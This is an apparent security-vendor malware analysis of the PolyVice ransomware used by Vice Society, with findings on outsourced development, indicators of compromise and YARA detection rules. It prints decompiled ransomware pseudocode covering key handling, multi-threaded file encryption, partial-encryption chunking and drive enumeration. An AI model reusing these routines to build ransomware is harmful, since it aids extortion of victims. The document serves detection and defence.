Custom-Branded Ransomware: The Vice Society Group and the Threat of Outsourced Development

sentinelone.com/labs/custom-branded-ransomware-the-vice-society-group-and-the-threat-of-outsourced-development/

Antonio Cocomazzi

Executive Summary

- The Vice Society group has adopted a new custom-branded ransomware payload in recent intrusions
- This ransomware variant, dubbed “PolyVice”, implements a robust encryption scheme, using NTRUEncrypt and ChaCha20-Poly1305 algorithms
- We assess it is likely that the group behind the custom-branded ransomware for Vice Society is also selling similar payloads to other groups

Background

First identified in June 2021, Vice Society is a well-resourced ransomware group that has successfully breached various types of organizations. Using the classic double extortion technique, they set about maximizing financial gain with purely opportunistic targeting. In recent months, Vice Society has expanded its target selection strategy to include additional sensitive sectors.

The TTPs are nothing new. They include initial network access through compromised credentials, exploitation of known vulnerabilities (e.g., PrintNightmare), internal network reconnaissance, abuse of legitimate tools (*aka* COTS and LOLBins), commodity backdoors, and data exfiltration.

Rather than using or developing their own locker payload, Vice Society operators have deployed third-party ransomware in their intrusions, including HelloKitty, Five Hands, and Zeppelin.

Vice Society Ransomware and Links to Other Ransomware Variants

In a recent intrusion, we identified a ransomware deployment that appended the file extension `.ViceSociety` to all encrypted files in addition to dropping ransom notes with the file name “AllYFilesAE” in each encrypted directory.

Our initial analysis suggested the ransomware, which we dubbed “PolyVice”, was in the early stages of development. The presence of debugging messages suggested that the Vice Society group may be developing their own ransomware implementation.

Zeppelin ransomware, previously seen used by the group, was recently found to implement a weak encryption scheme that allows for decryption of locked files, potentially motivating the group to adopt a new locker.


However, further investigation showed that a decryptor related to the PolyVice variant first appeared in the wild on July 13, 2022, indicating that the locker could not have been in the early stages of development and that a “release” version existed prior to the group’s use of Zeppelin and other ransomware variants.

Our analysis suggests that Vice Society has used a toolkit overpopulated with different ransomware strains and variants.

> We identified significant overlap in the encryption implementation observed in the “RedAlert” ransomware, a Linux locker variant targeting VMware ESXi servers, suggesting that both variants were developed by the same group of individuals.
>
> According to Microsoft, Vice Society adopted the RedAlert variant in late September 2022. We haven’t been able to confirm if a RedAlert Windows variant payload existed in the wild at the time, or if the Windows variant we track as PolyVice has any relation with it.

Further investigation also revealed that the codebase used to build the Vice Society Windows payload has been used to build custom-branded payloads for other threat groups, including the “Chily” and “SunnyDay” ransomware.

Code similarities between Vice Society and Chily Ransomware




Code similarities between Vice Society and SunnyDay Ransomware

These numbers provide clear evidence that the code is maintained by the same developers.

> The Vice Society branded payload has 100% matched functions compared to the Chily branded payload, indicating that the executable codebase is identical.
>
> The SunnyDay branded payload is an older version of the codebase that has a 100% match on 410 functions and is missing an additional 37 net new functions implemented in the Vice Society codebase.

The real difference is in the intended use of the code exemplified by the data section, where all of the ransomware campaign details are stored, such as the encrypted file extension, ransom note file name, hardcoded master key, ransom note content, and wallpaper text.



Data section comparison Vice Society (above) Chily Ransomware (below)

We assess it's likely that a previously unknown developer or group of developers with specialized expertise in ransomware development is selling custom-branded ransomware payloads to multiple groups. The details embedded in these payloads make it highly unlikely that Vice Society, SunnyDay, and Chily ransomware are operated by the same group.

The delivery method for this "Locker as a Service" is unclear, but the code design suggests the ransomware developer provides a builder that enables buyers to independently generate any number of lockers/decryptors by binary patching a template payload. This allows buyers to customize their ransomware without revealing any source code. Unlike other known RaaS builders, buyers can generate branded payloads, enabling them to run their own RaaS programs.

Analyzing PolyVice | Initialization of the NTRU Asymmetric Keys

PolyVice ransomware is a 64-bit Windows binary compiled with MinGW (SHA1: `c8e7ecbbe78a26bea813eeed6801a0ac9d1eacac`)

PolyVice implements a hybrid encryption scheme that combines asymmetric and symmetric encryption to securely encrypt files.

For asymmetric encryption, it uses an open source implementation of the NTRUEncrypt algorithm, which is known to be quantum-resistant. For symmetric encryption, it uses an open source implementation of the ChaCha20-Poly1305 algorithm, a stream cipher with message authentication, a 256-bit key and 96-bit nonce.

In the initialization phase, it imports a hardcoded NTRU Public Key generated offline with the provider EES587EP1 (192 bits strength):

```
else if ( ntru_rand_init(&g_NtruRandContextSystem, &g_NTRURandGen) )
{
  puts("\t[ERR]\t Error on initialize random generator.\r\n\t[INF]\t Exit.\r");
}
else
{
  g_NtPathPrefixLen = 4;
  g_NtPathPrefix = L"\\\\?\\";
  ntruEncPubKeyMasterLen = ntru_import_pub(&g_hardcodedNTRUPubKeyMaster192, &g_NTRUPubKeyMaster192);
  if ( ntru_pub_len(&g_NtruEncParams192Bits) == ntruEncPubKeyMasterLen )
  {
    puts("\t[DBG]\t Public key successfully imported.\r");
```

Code to import the hardcoded master NTRU public key

Subsequently, a new random NTRU key pair is generated on the victim system at runtime with the provider EES401EP2 (112 bits strength):

```
BOOL __fastcall NTRUKeyInitializationSystem(
        CustomConfigBlob *configurationBlob,
        char *hexStringVictimId,
        char *encryptedNTRUPrivKeySystemLenArg)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( ntru_gen_key_pair(&g_NtruEncParams112Bits, &g_NTRUKeyPairSystem, &g_NtruRandContextSystem) )
  {
    puts("\t[ERR]\t Failed on ntru_gen_key_pair.\r");
    return 0;
  }
```

NTRU key pairs runtime initialization

The newly generated NTRU key pair is unique to each execution and tied to the victim system. This is the key that will be used for encrypting the ChaCha20-Poly1305 symmetric keys.

In order to protect the generated NTRU private key, the ransomware encrypts it through the `ntru_encrypt` function with the hardcoded NTRU public key (also referred as the master public key):

```
ntru_export_priv(&g_NTRUKeyPairSystem.priv, ntruPrivKey);
ntruPrivKeyLen = g_NtruPrivKeyLenSystem;
memset(&g_NTRUKeyPairSystem, 0, g_NtruPrivKeyLenSystem);
configurationBlobLenAligned = (g_NTRUPubKey112BitsLen + g_NTRUEncLenMsg.ntru_enc_len_192 + 15) & 0x3FFF0;
rsp_chkstk_stack_manipulation = alloca(configurationBlobLenAligned);
rsp_chkstk_stack_manipulation = alloca(configurationBlobLenAligned);
if ( ntru_encrypt(
       ntruPrivKey,
       ntruPrivKeyLen,
       &g_NTRUPubKeyMaster192,
       &g_NtruEncParams192Bits,
       &g_NtruRandContextSystem,
       &configurationBlobLocal) )         // this is stored in
                                          // configurationBlobLocal->NTRUPrivKeyEncrypted
```

Code to protect the NTRU private key

The encrypted NTRU private key of the system generated at runtime is stored in a configuration blob. The configuration blob is contained within a custom data structure “CustomConfigBlog”:

```
struct CustomConfigBlob
{
  char NTRUPrivKeyEncrypted[808];
  char NTRUPubKeyVictimSystem[556];
  DWORD ConfigBlobLen;
};
```

CustomConfigBlog data structure definition

Moreover, in the configuration blob is stored the random NTRU public key generated on the system:

```
ntru_export_pub(
  &g_NTRUKeyPairSystem.pub.q,
  &configurationBlobLocal.NTRUPrivKeyEncrypted[g_NTRUEncLenMsg.ntru_enc_len_192]);// ntru_enc_len_192 = 808
                                                // This writes to configurationBlobLocal->NTRUPubKeyVictimSystem
```

Code to export the NTRU public key generated at runtime

The configuration blob is stored in a global variable, allowing it to be retrieved during the symmetric encryption preparation stage. Once the initialization of the NTRU keys is complete, the malware proceeds to implement a method for parallelizing the encryption routine across multiple workers. This speeds up the encryption process and makes it more efficient.

Parallelizing Encryption

The PolyVice locker utilizes a multi-threading approach to parallelize the encryption of the files.

This is achieved through the CreateThread function to spawn multiple workers and the synchronization with the main thread occurs with a WaitForMultipleObject call.

In order to exchange data between the main thread and the worker threads, it uses an I/O Completion Port, a helper function exposed through the Win32 API call CreateIoCompletionPort that provides an efficient way to manage concurrent asynchronous I/O requests through a queue.

More specifically, PolyVice uses the following data structure to exchange data between the main thread and the workers:

```
struct CustomCompletionPortStruct
{
  char unused_0[32];
  wchar_t filePathEncrypted[32767];
  wchar_t filePath[32767];
  DWORD unused_1;
  HANDLE hFile;
  PVOID bufferVirtualAllocAddr;
  QWORD totalFileSize;
  DWORD IsSmallFile;
  DWORD unused_2;
  QWORD chunkSize;
  DWORD nChunks;
  flag_medium_large_file fileSizeType; // 2 bytes -> BYTE isMediumFile;  BYTE isLargeFile;
  QWORD tenPercentBigFileSize;
  struct chachapoly_ctx chachapoly_context;
  char chachapoly_key_and_nonce_encrypted[552];
  CustomConfigBlob *configurationBlob;
  char chachapoly_key[32];
  char chachapoly_nonce[12];
  DWORD unused_3;
  QWORD bytesReadFromClearFile;
  char chachapoly_tag[16];
  QWORD bufferVirtualAllocLen;
  DWORD completionKeySwitchValue;
  DWORD unused_4;
};
```

CustomCompletionPortStruct data structure definition

Worker Threads

The worker threads are in charge of the symmetric encryption of the files content. Each thread constantly polls for an I/O completion packet from the global I/O completion port. The packet received from GetQueuedCompletionStatus contains a data structure `CustomCompletionPortStruct` that is expected to be populated by the main thread in the symmetric encryption preparation stage. All the required data to perform the file encryption are contained in this data structure.

Each worker thread implements all of the operations to read the file content, perform the ChaCha20-Poly1305 encryption, writing the encrypted blocks back to the file and append the file footer:

```
    completionKeySwitchValue = ioCompletionPortStruct->completionKeySwitchValue;
    switch ( completionKeySwitchValue )
    {
      case 162u:                              // 2. Encrypt and Write Content to File
                                              //    and append chachapoly_tag
EncryptAndWriteContentToFile:
          bufferVirtualAllocAddr = ioCompletionPortStruct->bufferVirtualAllocAddr;
          ioCompletionPortStruct->completionKeySwitchValue = 163;
          chachapoly_crypt(
            &ioCompletionPortStruct->chachapoly_context,
            ioCompletionPortStruct->chachapoly_nonce,
            0i64,
            0,
            bufferVirtualAllocAddr,           // plaintext input
            ioCompletionPortStruct->bytesReadFromClearFile,
            bufferVirtualAllocAddr,           // ciphertext output
            ioCompletionPortStruct->chachapoly_tag,
            16,
            1);                               // 1=Encrypt;0=Decrypt
          WriteCipherTextToFile(ioCompletionPortStruct);
ClearStructAndRenameFile:
          CloseHandle(ioCompletionPortStruct->hFile);
          MoveFileW(ioCompletionPortStruct->filePath, ioCompletionPortStruct->filePathEncrypted);
          VirtualFree(ioCompletionPortStruct->bufferVirtualAllocAddr, 0i64, 0x8000u);
          free(ioCompletionPortStruct);
          _InterlockedSub(&g_nThreadsEncrypting, 1u);// Decrement the global counter of busy workers
          break;
      case 163u:                              // 3. Rename Encrypted File
        goto ClearStructAndRenameFile;
      case 161u:                              // 1. Read File Content and Append File Footer
        ioCompletionPortStruct->completionKeySwitchValue = 162;
        ReadFileContentAndAppendFileFooter(ioCompletionPortStruct);
        goto EncryptAndWriteContentToFile;
    }
```

Worker threads code

This payload, like many modern ransomware variants, employs optimization techniques in its encryption routine to improve speed. These optimization efforts often involve additional care in the reading and writing of file chunks.

The manner in which these optimizations are carried out is determined by specific parameters set in the `CustomCompletionPortStruct` data structure, which is passed to the completion port by the main thread during the symmetric encryption preparation stage. The core element that dictates the use of these optimization techniques is the size of the file.

The two functions for reading and writing the file content are shown below:

```
chunksRead = completionPortStruct->IsSmallFile;// 1 if small files
                                               // 0 if medium or large files
nChunks = completionPortStruct->nChunks;       //
                                               // 2 for small and medium files
                                               // 10 for big files
numberOfBytesRead = 0;
numberOfBytesWritten = 0;
if ( chunksRead < nChunks )
{
  counterReadChunks = chunksRead;
  accumulatorNumberOfBytesRead = 0;
  while ( 1 )                                  // optimization made this part very twisted. Basically:
                                               //
                                               // if small file: file read as a whole
                                               // if medium file: read first and last 2.5 MB
                                               // if large file: read 10 chunks of 2.5MB each 10% of file
  {
    chunkingNeeded = chunksRead++ != 0;
    liDistanceToMove = 0i64;
    if ( (chunkingNeeded & completionPortStruct->fileSizeType.isMediumFile) != 0 )// if not a small file
    {
      if ( !completionPortStruct->fileSizeType.isLargeFile || nChunks == chunksRead )// if a medium file
        liDistanceToMove = completionPortStruct->totalFileSize - 2621440;// ≈2.5MB
      else                                     // if a big file
        liDistanceToMove = counterReadChunks * completionPortStruct->tenPercentBigFileSize;
    }
    SetFilePointerEx_helper(completionPortStruct->hFile, liDistanceToMove, FILE_BEGIN);
    ReadFile(
      completionPortStruct->hFile,
      completionPortStruct->bufferVirtualAllocAddr + accumulatorNumberOfBytesRead,
      completionPortStruct->chunkSize,
      &numberOfBytesRead,
      0i64);
    completionPortStruct->bytesReadFromClearFile += numberOfBytesRead;
    accumulatorNumberOfBytesRead += numberOfBytesRead;
    if ( nChunks == chunksRead )
      break;
    ++counterReadChunks;
  }
```

```
chunksWritten = completionPortStruct->IsSmallFile;// 1 if small files
                                               // 0 if medium or large files
nChunks = completionPortStruct->nChunks;       //
                                               // 2 for small and medium files
                                               // 10 for big files
lpNumberOfBytesWritten = 0;
if ( chunksWritten < nChunks )
{
  counterWrittenChunks = chunksWritten;
  accumulatorNumberOfBytesWritten = 0;
  while ( 1 )                                  // optimization made this part very twisted. Basically:
                                               //
                                               // if small file: file written as a whole
                                               // if medium file: write first and last 2.5 MB
                                               // if large file: write 10 chunks of 2.5MB each 10% of file
  {
    hFile = completionPortStruct->hFile;
    chunkingNeeded = chunksWritten++ != 0;
    liDistanceToMove = 0i64;
    if ( (chunkingNeeded & completionPortStruct->fileSizeType.isMediumFile) != 0 )// if not a small fille
    {
      if ( completionPortStruct->fileSizeType.isLargeFile && nChunks != chunksWritten )// if a big file
      {
        SetFilePointerEx_helper(
          hFile,
          (counterWrittenChunks * completionPortStruct->tenPercentBigFileSize),
          FILE_BEGIN);
        WriteFile(
          completionPortStruct->hFile,
          completionPortStruct->bufferVirtualAllocAddr + accumulatorNumberOfBytesWritten,
          completionPortStruct->chunkSize,
          &lpNumberOfBytesWritten,
          0i64);
        accumulatorNumberOfBytesWritten += lpNumberOfBytesWritten;
        goto IncrementCounterWrittenChunks;
      }
      liDistanceToMove = completionPortStruct->totalFileSize - 2621440;//
                                               // if a medium file offset to last ≈2.5MB
    }
    SetFilePointerEx_helper(hFile, liDistanceToMove, FILE_BEGIN);
    WriteFile(
      completionPortStruct->hFile,
      completionPortStruct->bufferVirtualAllocAddr + accumulatorNumberOfBytesWritten,
      completionPortStruct->chunkSize,
      &lpNumberOfBytesWritten,
      0i64);
    accumulatorNumberOfBytesWritten += lpNumberOfBytesWritten;
```

File blocks Read (left) / Write (right) logics

Due to the compiler optimizations, the code flow of the two functions looks twisted. The code logic can be summarized (with file sizes rounded for the sake of simplicity) as follows:

- Files smaller than 5MB are fully encrypted.
- Files with a size between 5MB and 100MB are partially encrypted:
  A total of 5MB of content is encrypted by splitting them into 2 chunks of 2.5MB. First chunk from the top and the second chunk from the bottom of the file.
- Files bigger than 100MB are partially encrypted:
  A total of 25MB of content is encrypted in intermittent mode split into 10 chunks of 2.5MB distributed every 10% of the file size.

The final step in the encryption process is the addition of a file footer to each encrypted file. This is an essential step because the file footer contains the necessary information to decrypt the file that can be unlocked only by the master private key holder (usually the attacker).

The following data structure is appended as file footer to each encrypted file:

```
struct CustomFileFooter
{
  char chachapoly_key_and_nonce_encrypted[552];
  char NTRUPrivKeyEncrypted[808];
  char NTRUPubKeyVictimSystem[556];
  char chachapoly_tag[16];
};
```

CustomFileFooter data structure definition

Main Thread Functionality

Once the main thread has completed the setup of all worker threads running in the background, the ransomware proceeds to the file enumeration stage. If no arguments are provided to the process command line, the ransomware will execute its default behavior.

This involves the enumeration of all local and remote drives, including network shares:

```
logicalDriveIndex = 0i64;
logicalDrives = GetRemoteAndLocalDrives(&nDrives);
while ( nDrives > logicalDriveIndex )
{
  localDrive = logicalDrives[logicalDriveIndex];
  if ( LODWORD(localDrive->driveType) != DRIVE_REMOTE )
  {
    printf("\t[DBG]\t Local drive: %ls\r\n", localDrive->drivePath + 4);
    EnumAndEncryptFilesFromPath(localDrive->drivePath, 0);
  }
  ++logicalDriveIndex;
}
for ( i = 0i64; nDrives > i; ++i )
{
  remoteDrive = logicalDrives[i];
  if ( LODWORD(remoteDrive->driveType) == DRIVE_REMOTE )
  {
    printf("\t[DBG]\t Remote drive: %ls\r\n", remoteDrive->drivePath + 4);
    EnumAndEncryptFilesFromPath(remoteDrive->drivePath, 1u);
  }
}
```

Main thread file enumeration routine

For each discovered drive, the function `EnumAndEncryptFilesFromPath` (pseudo name) is invoked with the root path as its input parameter. This function uses the Win32 API calls FindFirstFile and FindNextFile to retrieve the paths of all files from all directories and subdirectories within the starting path.

When a new file is discovered, the symmetric encryption preparation stage is invoked through the function `PrepareFileForSymmetricEncryption` (pseudo name), and the ransom note is copied into the enumerated directory:

```
if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_READONLY) != 0 )
  SetFileAttributesW(filePath, FindFileData.dwFileAttributes & 0xFFFFFFFE);//
                                        // This reset the read only flag from the file
PrepareFileForSymmetricEncryption(filePath, 0);
ransomNoteNameLen = lstrlenW(g_RansomNoteName);
ransomNotePtr = g_RansomNoteName;
filePathLen = lstrlenW(filePath);
fileNameLen = lstrlenW(FindFileData.cFileName);
memcpy(&filePath[filePathLen - fileNameLen], ransomNoteNamePtr, 2 * (ransomNoteNameLen + 1));//
                                        // build the ransom note filepath
                                        // by replacing the filename of the
                                        // enumerated file with the ransom note name
if ( CopyFileW(g_RansomNoteDroppedPath, filePath, TRUE) )//
                                        // Copy ransom note in the enumerated directory
  goto FindNextFile_label;
```

Code for *EnumAndEncryptFilesFromPath* function

The `PrepareFileForSymmetricEncryption` function is used for the symmetric encryption preparation stage:

```
bufferVirtualAllocAddr = VirtualAlloc(0i64, bufferVirtualAllocLen, MEM_COMMIT, PAGE_READWRITE);
ioCompletionPortStruct->completionKeySwitchValue = 161;// this will be used by the worker threads to
                                                    // determine the proper operation for the encryption
ioCompletionPortStruct->bufferVirtualAllocAddr = bufferVirtualAllocAddr;
ioCompletionPortStruct->bytesReadFromClearFile = 0i64;
ntru_rand_generate(ioCompletionPortStruct->chachapoly_key, 44u, &g_NtruRandContextSystem);//
                                                    // 32 random bytes key in struct->chachapoly_key
                                                    // 12 random bytes for in struct->chachapoly_nonce
chachapoly_init(&ioCompletionPortStruct->chachapoly_context, ioCompletionPortStruct->chachapoly_key, 256);
ntru_encrypt(
  ioCompletionPortStruct->chachapoly_key,   // plaintext input = key+nonce
  44u,
  &g_NTRUKeyPairSystem.pub,
  &g_NtruEncParams112Bits,
  &g_NtruRandContextSystem,
  ioCompletionPortStruct->chachapoly_key_and_nonce_encrypted);// ciphertext output
hCompletionPort = g_hCompletionPort;
ioCompletionPortStruct->configurationBlob = g_ConfigurationBlob;
result = PostQueuedCompletionStatus(hCompletionPort, 0, ioCompletionPortStruct, 0i64);
```
Code for *PrepareFileForSymmetricEncryption* function

The function sets up the `CustomCompletionPortStruct` data structure with the information needed for symmetric encryption of the file. It then generates and stores a new ChaChaPoly symmetric key and nonce in the data structure. It is important to note that this initialization is performed for each file to be encrypted, ensuring that each file has a unique symmetric key. The ChaChaPoly symmetric key and nonce are then encrypted using the NTRU public key generated at runtime on the victim system. Once this is done, the file is ready for encryption and all the required data is set up in the data structure.

The main thread sends the data structure to the completion port via PostQueuedCompletionStatus, where it will be retrieved by one of the worker threads that is currently available for processing.

After enumerating all the files and sending them to the worker threads, the main thread will use the WaitForMultipleObjects function to wait until all worker threads have completed their symmetric encryption tasks.

The strong encryption scheme and emphasis on performance optimization suggest that the ransomware was likely developed by an experienced developer or team of developers who are familiar with ransomware development.

Conclusion

The Vice Society group has established itself as a highly-resourced and capable threat actor, capable of successfully carrying out ransom attacks against large environments and with connections within the criminal underground.

The adoption of the PolyVice Ransomware variant has further strengthened their ransomware campaigns, enabling them to quickly and effectively encrypt victims’ data using a robust encryption scheme.

The ransomware ecosystem is constantly evolving, with the trend of hyperspecialization and outsourcing continuously growing. These groups are focusing on specific skill sets and offering them as a service to other groups, effectively mimicking traditional “professional services” and lowering barriers to entry for less capable groups.

This trend towards specialization and outsourcing presents a significant threat to organizations as it enables the proliferation of sophisticated ransomware attacks. It is crucial for organizations to be aware of this trend and take steps to protect themselves against these increasingly sophisticated threats.

Indicators of Compromise

Type	Value	Note
SHA1	c8e7ecbbe78a26bea813eeed6801a0ac9d1eacac	“Vice Society” branded ransomware payload (PolyVice)
SHA1	342c3be7cb4bae9c8476e578ac580b5325342941	“Vice Society” branded ransomware payload (PolyVice)
SHA256	f366e079116a11c618edcb3e8bf24bcd2ffe3f72a6776981bf1af7381e504d61	“Vice Society” branded ransomware payload (PolyVice)
SHA1	da6a7e9d39f6a9c802bbd1ce60909de2b6e2a2aa	“RedAlert” branded ransomware linux variant
SHA256	039e1765de1cdec65ad5e49266ab794f8e5642adb0bdeb78d8c0b77e8b34ae09	“RedAlert” branded ransomware linux variant
SHA1	2b3fea431f342c7b8bcff4b89715002e44d662c7	“SunnyDay” branded ransomware payload
SHA256	7b379458349f338d22093bb634b60b867d7fd1873cbd7c65c445f08e73cbb1f6	“SunnyDay” branded ransomware payload
SHA1	6cfb5b4a68100678d95270e3d188572a30abd568	“Chily” branded ransomware payload

SHA256	4dabb914b8a29506e1eced1d0467c34107767f10fdefa08c40112b2e6fc32e41	“Chily” branded ransomware payload
SHA1	a0f58562085246f6b544b7e24dc78c17ce7ed5ad	NTRU-ChaChaPoly (PolyVice) ransomware decryptor
SHA256	9d9e949ecd72d7a7c4ae9deae4c035dcae826260ff3b6e8a156240e28d7dbfef	NTRU-ChaChaPoly (PolyVice) ransomware decryptor
SHA1	0abc350662b81a7c81aed0676ffc70ac75c1a495	NTRU-ChaChaPoly (PolyVice) ransomware decryptor
SHA256	326a159fc2e7f29ca1a4c9a64d45b76a4a072bc39ba864c49d804229c5f6d796	NTRU-ChaChaPoly (PolyVice) ransomware decryptor
SHA1	3105d6651f724ac90ff5cf667a600c36b0386272	NTRU-ChaChaPoly (PolyVice) ransomware decryptor
SHA256	8c8cb887b081e0d92856fb68a7df0dabf0b26ed8f0a6c8ed22d785e596ce87f4	NTRU-ChaChaPoly (PolyVice) ransomware decryptor
File extension	.ViceSociety	Vice Society file extension appended to encrypted files
File extension	.v-society	Vice Society file extension appended to encrypted files
File name	AllYFilesAE	Vice Society ransom note file name

File name	ALL YOUR FILES ARE ENCRYPTED!!!	Vice Society ransom note file name
Email address	[.]org	Vice Society main email
Email address	[.]org	Vice Society alternative email
Email address	[.]org	Vice Society alternative email
Email address	[.]org	Vice Society alternative email
Email address	[.]org	Vice Society alternative email
Tor address	vsociethok6sbprvevl4dlwbqrzyhxcxaqpvcqt5belwvsuxaxsutyad[.]onion	Vice Society main tor website
Tor address	vsocietyjynbgmz4n4lietzmqrg2tab4roxwd2c2btufdwxi6v2pptyd[.]onion	Vice Society mirror tor website
Tor address	ssq4zimieeanazkzc5ld4v5hdibi2nzwzdibfh5n5w4pw5mcik76lzyd[.]onion	Vice Society mirror tor website
Tor address	wmp2rvrkecyx72i3x7ejhyd3yr6fn5uqo7wfus7cz7qnwr6uzhcbrwad[.]onion	Vice Society mirror tor website
Tor address	ml3mjpuhnmse4kjij7ggupenw34755y4uj7t742qf7jg5impt5ulhkid[.]onion	Vice Society mirror tor website
Tor address	fuckcisanet5nzv4d766izugxhnqqgiyllzfynyb4whzbqhzjojbn7id[.]onion	Vice Society mirror tor website
Tor address	fuckfbrlvtibsdw5rxtfjxtog6dfgpz62ewoc2rpor2s6zd5nog4zxad[.]onion	Vice Society mirror tor website
Tor address	wjdgz3btk257obba7aekowz7ylm33zb6hu4aetxc3bypfajixzvx4iad[.]onion	RedAlert tor website

Yara Hunting Rules

```
rule MAL_Win_Ransomware_ViceSociety {
  meta:
    author = "Antonio Cocomazzi @ SentinelOne"
    description = "Detect a custom branded version of Vice Society ransomware"
    date = "2022-11-28"
    reference = "https://www.sentinelone.com/labs/custom-branded-ransomware-the-vice-society-
group-and-the-threat-of-outsourced-development"
    hash = "c8e7ecbbe78a26bea813eeed6801a0ac9d1eacac"

  strings:
    $code1 = {4? 8B ?? 28 00 02 00 }
    $code2 = {4? C7 ?? 18 03 02 00 A3 00 00 00}
    $code3 = {(48|49) 8D 8? 58 00 02 00}
    $code4 = {(48|49) 8D 9? E8 02 02 00}
    $code5 = {(48|4C) 89 ?? 24 38}
    $code6 = {4? 8B ?? F8 02 02 00}
    $code7 = {C7 44 24 48 01 00 00 00}
    $string1 = "vsociet" nocase wide ascii

  condition:
    uint16(0) == 0x5A4D and all of them
}

rule MAL_Win_Ransomware_PolyVice {
  meta:
    author = "Antonio Cocomazzi @ SentinelOne"
    description = "Detect a windows ransomware variant tracked as PolyVice adopted by multiple
threat actors"
    date = "2022-11-28"
    reference = "https://www.sentinelone.com/labs/custom-branded-ransomware-the-vice-society-
group-and-the-threat-of-outsourced-development"
    hash1 = "c8e7ecbbe78a26bea813eeed6801a0ac9d1eacac"
    hash2 = "6cfb5b4a68100678d95270e3d188572a30abd568"
    hash3 = "2b3fea431f342c7b8bcff4b89715002e44d662c7"

  strings:
    $code1 = {4? 8B ?? 28 00 02 00 }
    $code2 = {4? C7 ?? 18 03 02 00 A3 00 00 00}
    $code3 = {(48|49) 8D 8? 58 00 02 00}
    $code4 = {(48|49) 8D 9? E8 02 02 00}
    $code5 = {(48|4C) 89 ?? 24 38}
    $code6 = {4? 8B ?? F8 02 02 00}
    $code7 = {C7 44 24 48 01 00 00 00}

  condition:
    uint16(0) == 0x5A4D and all of them
}
```

```
rule MAL_Lin_Ransomware_RedAlert {
  meta:
    author = "Antonio Cocomazzi @ SentinelOne"
    description = "Detect a linux ransomware variant dubbed as RedAlert"
    date = "2022-11-28"
    reference = "https://www.sentinelone.com/labs/custom-branded-ransomware-the-vice-society-
group-and-the-threat-of-outsourced-development"
    hash = "da6a7e9d39f6a9c802bbd1ce60909de2b6e2a2aa"

  strings:
    $code1 = {BA 48 00 00 00 BE [4] BF [4] E8 [4] BA 48 00 00 00 BE [4] BF [4] E8}
    $code2 = {BF [4] 66 [6] 6B 06 E8}
